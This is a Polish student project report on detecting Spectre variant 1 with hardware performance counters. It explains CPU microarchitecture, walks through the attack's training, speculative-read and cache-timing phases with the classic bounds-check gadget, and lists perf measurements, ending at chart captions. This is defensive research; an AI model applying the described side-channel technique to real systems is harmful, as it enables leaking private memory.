Organizacja i architektura komputerów

Sprawozdanie z projektu

Temat projektu:

Wykrywanie ataku typu Spectre używając liczników wydajności sprzętu

Prowadzący kurs:

Dr inż. Piotr Patronik

Autor:

Michał Lewandowski #264458

Spis treści

1. Cele projektu

- analiza rozwiązania,
- przedstawienie przykładów,
- częściowa implementacja,
- badania implementacji,

2. Problematyka zagadnienia

Atak typu Spectre wyróżnia wykorzystanie przez atakującego technik mikroarchitektury używanych w obecnych procesorach co czyni atak bardzo niebezpiecznym ponieważ jest niemożliwym do wykrycia, przez programy antywirusowe a sam atak może doprowadzić do ujawnienia poufnych informacji. Dlatego proponuje się dodanie dodatkowej warstwy antywirusa na poziomie sprzętowym, w celu wykrywania ataków typu Spectre poprzez analizę odchyleń charakterystyk mikroarchitektury przy użyciu liczników wydajności.

Ataki Spectre mają różne warianty i działają na platformach Intel, AMD oraz ARM. Nie możliwe jest wprowadzenie łatki zabezpieczeń dla całej klasy ataków Spectre. Ponadto poprawki oprogramowania systemów operacyjnych powodują duże obciążenie wydajności pracy komputera. Aby całkowicie rozwiązać problem, wymagane są zmiany w konstrukcji procesora i architekturze zestawu instrukcji.

3. Mikroarchitektura dzisiejszych procesorów

a) Przetwarzanie potokowe (Pipelining) technika stosowana w celu poprawy ogólnej wydajności i przepustowości wykonywania instrukcji. Opiera się na zasadzie podziału wykonywania instrukcji na wiele etapów i umożliwienia jednoczesnego przetwarzania wielu instrukcji.

Tabela 1. Wykonywane instrukcji bez potokowości

Cycle	1	2	3	4	5	6	7	8	9
$Instr_1$	Fetch	Decode	Execute	Write					
$Instr_2$					Fetch	Decode	Execute	Write	
$Instr_3$									Fetch

Tabela 2. Przetwarzanie potokowe

Cycle	1	2	3	4	5	6	7	8	9
$Instr_1$	Fetch	Decode	Execute			Write			
$Instr_2$		Fetch	Decode	Wait		Execute	Write		
$Instr_3$			Fetch	Decode	Wait		Execute	Write	
$Instr_4$				Fetch	Decode	Wait		Execute	Write
$Instr_5$					Fetch	Decode	Wait		Execute
$Instr_6$						Fetch	Decode	Wait	

b) Wykonywanie poza kolejnością (Out-of-Order Execution) to paradygmat stosowany w celu wykorzystania cykli instrukcji, które w przeciwnym razie zostałyby zmarnowane. W tym paradygmacie procesor wykonuje instrukcje w kolejności zależnej od dostępności danych wejściowych i jednostek wykonawczych, a nie według ich pierwotnej kolejności w programie. W ten sposób procesor może uniknąć bezczynności podczas oczekiwania na zakończenie poprzedniej instrukcji i może w międzyczasie przetwarzać następne instrukcje, które są w stanie wykonać natychmiast i niezależnie.

Tabela 3. Przykładowy kod napisany przez programistę

	Instrukcja	Czy w cache ?
1	Wczytaj X	NIE
2	Wczytaj Y	TAK
3	Wczytaj Z	TAK
4	T = Y + Z	
5	X = X + T	


Tabela 4. Rzeczywista kolejność wykonywania instrukcji przez procesor stosujący wykonywanie poza kolejnością

	1	2	3	4	5	6
Wczytaj X	-	-	-	-		
Wczytaj Y						
Wczytaj Z						
T = Y + Z						
X = X + T						

c) Wykonywanie spekulatywne (Speculative execution) zdolność mikroprocesorów, przetwarzających potokowo instrukcje maszynowe programu, do wykonywania instrukcji znajdujących się już po skoku warunkowym, co do którego jeszcze nie wiadomo, czy nastąpi, a więc czy (formalnie) kolejne instrukcje zostaną kiedykolwiek wykonane. Ten mechanizm jest zwykle stosowany wraz z mechanizmem prognozowania skoków/odgałęzień (branch prediction). Procesor po napotkaniu instrukcji skoku zapisuje swój stan obstawia jaki będzie wynik wykonania tej instrukcji i na tej podstawie ładuje oraz wykonuje następne instrukcje.
Kiedy wykonywanie odgałęzienia dojdzie do końca i znany jest wynik, procesor może podjąć decyzję: jeżeli obstawił prawidłowo, to wszystko jest w porządku i może kontynuować pracę bez żadnych opóźnień. Jeżeli jednak spekulacja okaże się błędna, procesor wczytuje zapisany stan, efektywnie cofając się do momentu przejścia przez odgałęzienie i ponownie wykonuje ten kawałek programu, tym razem prawidłowo. Nieprawidłowe spekulacje pozostawiają jednak **efekty uboczne** wewnątrz samego procesora, np. w stanie pamięci podręcznej procesora.


d) Jednostki predykcji gałęzi (Branch Predictior) to obwód cyfrowy, który próbuje odgadnąć, w którą stronę pójdzie gałąź (np. struktura if-then-else), zanim będzie to ostatecznie znane. W związku z tym kilka komponentów procesora jest używanych do przewidywania wyniku rozgałęzień. Bufor docelowy rozgałęzienia (Branch Target Buffer (BTB)) przechowuje mapowanie adresów ostatnio wykonanych instrukcji rozgałęzienia na adresy docelowe. Procesory mogą używać BTB do przewidywania przyszłych adresów kodu nawet przed zdekodowaniem instrukcji rozgałęzienia. W przypadku rozgałęzień warunkowych rejestrowanie adresu docelowego nie jest konieczne do przewidywania wyniku rozgałęzienia, ponieważ miejsce docelowe jest zwykle kodowane w instrukcji, podczas gdy warunek jest określany w czasie wykonywania. Aby poprawić prognozy, procesor przechowuje zapis wyników rozgałęzień, zarówno dla ostatnich rozgałęzień bezpośrednich, jak i pośrednich.

e) Hierarchia pamięci, aby wypełnić różnicę szybkości między szybszym procesorem a wolniejszą pamięcią, procesory używają hierarchii kolejno mniejszych, ale szybszych pamięci podręcznych. Pamięci podręczne dzielą pamięć na fragmenty o stałym rozmiarze zwane liniami, przy czym typowe rozmiary linii to 64 lub 128 bajtów. Kiedy procesor potrzebuje danych z pamięci, najpierw sprawdza, czy pamięć podręczna L1 na szczycie hierarchii zawiera kopię. W przypadku trafienia w pamięci podręcznej, tj. gdy dane zostaną znalezione w pamięci podręcznej, dane są pobierane z pamięci podręcznej L1 i wykorzystywane. W przeciwnym razie w przypadku chybienia pamięci podręcznej procedura jest powtarzana w celu podjęcia próby pobrania danych z kolejnych poziomów pamięci podręcznej, aż w końcu z pamięci zewnętrznej. Po zakończeniu odczytu dane są zwykle przechowywane w pamięci podręcznej (a poprzednio przechowywana wartość jest usuwana, aby zrobić miejsce) na wypadek, gdyby były ponownie potrzebne w najbliższej przyszłości



Rysunek 1. Przykład hierarchii pamięci z książki Computer Systems: A Programmer's Perspective

Pamięć wirtualna to mechanizm zarządzania pamięcią komputera zapewniający każdemu procesowi iluzji, że ma wyłączne prawo do korzystania z pamięci głównej, podczas gdy fizycznie może być ona pofragmentowana, nieciągła i częściowo przechowywana na urządzeniach pamięci masowej. Każdy proces ma ten sam jednolity widok pamięci, która jest znana jako jego wirtualna przestrzeń adresowa



Rysunek 2. Wirtualna przestrzeń adresowa procesów Linux z książki Computer Systems: A Programmer's Perspective

4. Opis i wizualizacja ataku typu Spectre wariant 1

a) Faza treningu jednostki predykcji gałęzi


```
if (x < array1_size) {
  y = array1[x];

}
```

array1_size przed każda próbą dostępu jest usuwany z pamięci podręcznej

Trenujemy predyktor gałęzi poprzez celowy dostęp tylko do indexów w obrębie tablicy, ogromną ilość razy


pamięć do której nie mamy dostępu




Rysunek 3. Wizualizacja ataku Spectre wariant 1

b) Faza spekulacyjnego wykonania atakującego x

Atak wraz z treningiem odbywa się w połączonej pętli, w iteracjach treningowych x zawiera wartości w obrębie rozmiaru array1, w iteracjach atakujących które są co nieprzewidywalny raz zmienna x zawiera przesunięcie między miejscem w pamięci z którego chcemy uzyskać dane a początkiem dostępnej tablicy pamięci (array1) w bajtach




Rysunek 4. Wizualizacja ataku Spectre wariant 1




Rysunek 5. Wizualizacja ataku Spectre wariant 1

Procesor zamiast poczekać na rezultat rozgałęzienia (odczytania z pamięci głównej zawartości zmiennej array1_size) na podstawie przeszłych rezultatów tego rozgałęzienia uzna, że prawdopodobnie zmienna x jest mniejsza od rozmiaru tablicy, wykona spekulacyjne kod znajdujący się w rozgałęzieniu, kod ten celowo żąda dostępu do miejsca w pamięci do którego atakujący nie ma dostępu, w międzyczasie rozmiar array1_size zostanie pobrany z pamięci głównej co spowoduje cofnięcie wszystkich operacji wykonanych spekulatywnie ponieważ x jest większe niż rozmiar tablicy, cofnięcie nie obejmuje usunięcie danych wczytanych do pamięci podręcznej co atakujący wykorzysta w następnej fazie etapu.



Rysunek 6. Wizualizacja ataku Spectre wariant 1

c) Faza ataku kanału bocznego (side channel attack)



Rysunek 7. Wizualizacja ataku Spectre wariant 1

Aby określić, gdzie w pamięci podręcznej znajduje się wyciekła dana, atakujący mierzy czas dostępu do każdej linii pamięci podręcznej. Ponieważ wyciekła dana w fazie wykonywania spekulacyjnego jest jedynym lub jednym z niewielu wartości, której dane zostały już przeniesione z pamięci głównej, dostęp do niej zajmuje mniej czasu niż do wszystkich innych, ujawniając w ten sposób prawdopodobną lokalizację

Na podstawie analizy statystycznej atakujący dokonuje świadomych przypuszczeń na temat lokalizacji. Atakujący może powtórzyć proces wiele razy, aby zwiększyć dokładność odgadnięcia. Zapisuje najbardziej prawdopodobne lokalizacje a atak wraca do fazy 1.


5. Porównanie wartości z liczników wydajności sprzętu

Użyliśmy autorskiej implementacji ataku Spectre wariant 1 i przeprowadziliśmy analizę wartości liczników wydajności podczas korzystania z przeglądarki bez trwającego ataku w tle oraz w trakcie.


Analiza została przeprowadzona na systemie operacyjnym Ubuntu 22.04.2 LTS, procesorze 11 generacji Intel Core i3-1125G4 2.00 GHZ z wyłączonym systemowym łagodzeniem ataku Spectre

Do analizy wykorzystaliśmy narzędzie perf, przeprowadziliśmy dziesięć miarodajnych prób obu przypadków i na ich podstawie stworzyliśmy wykresy które przeanalizowaliśmy w celu wyciągnięcia wniosków.


Wykres 1. Wykres przedstawiający ilość błędnie przewidzianych rozgałęzień




Wykres 2. Wykres przedstawiający ilość rozgałęzień




Wykres 3. Wykres przedstawiający procentowy stosunek błędnie przewidzianych rozgałęzień




Wykres 4. Wykres przedstawiający ilość błędnych prób odczytu z pamięci podręcznej LLC



Wykres 5. Wykres przedstawiający ilość prób odczytu z pamięci podręcznej LLC



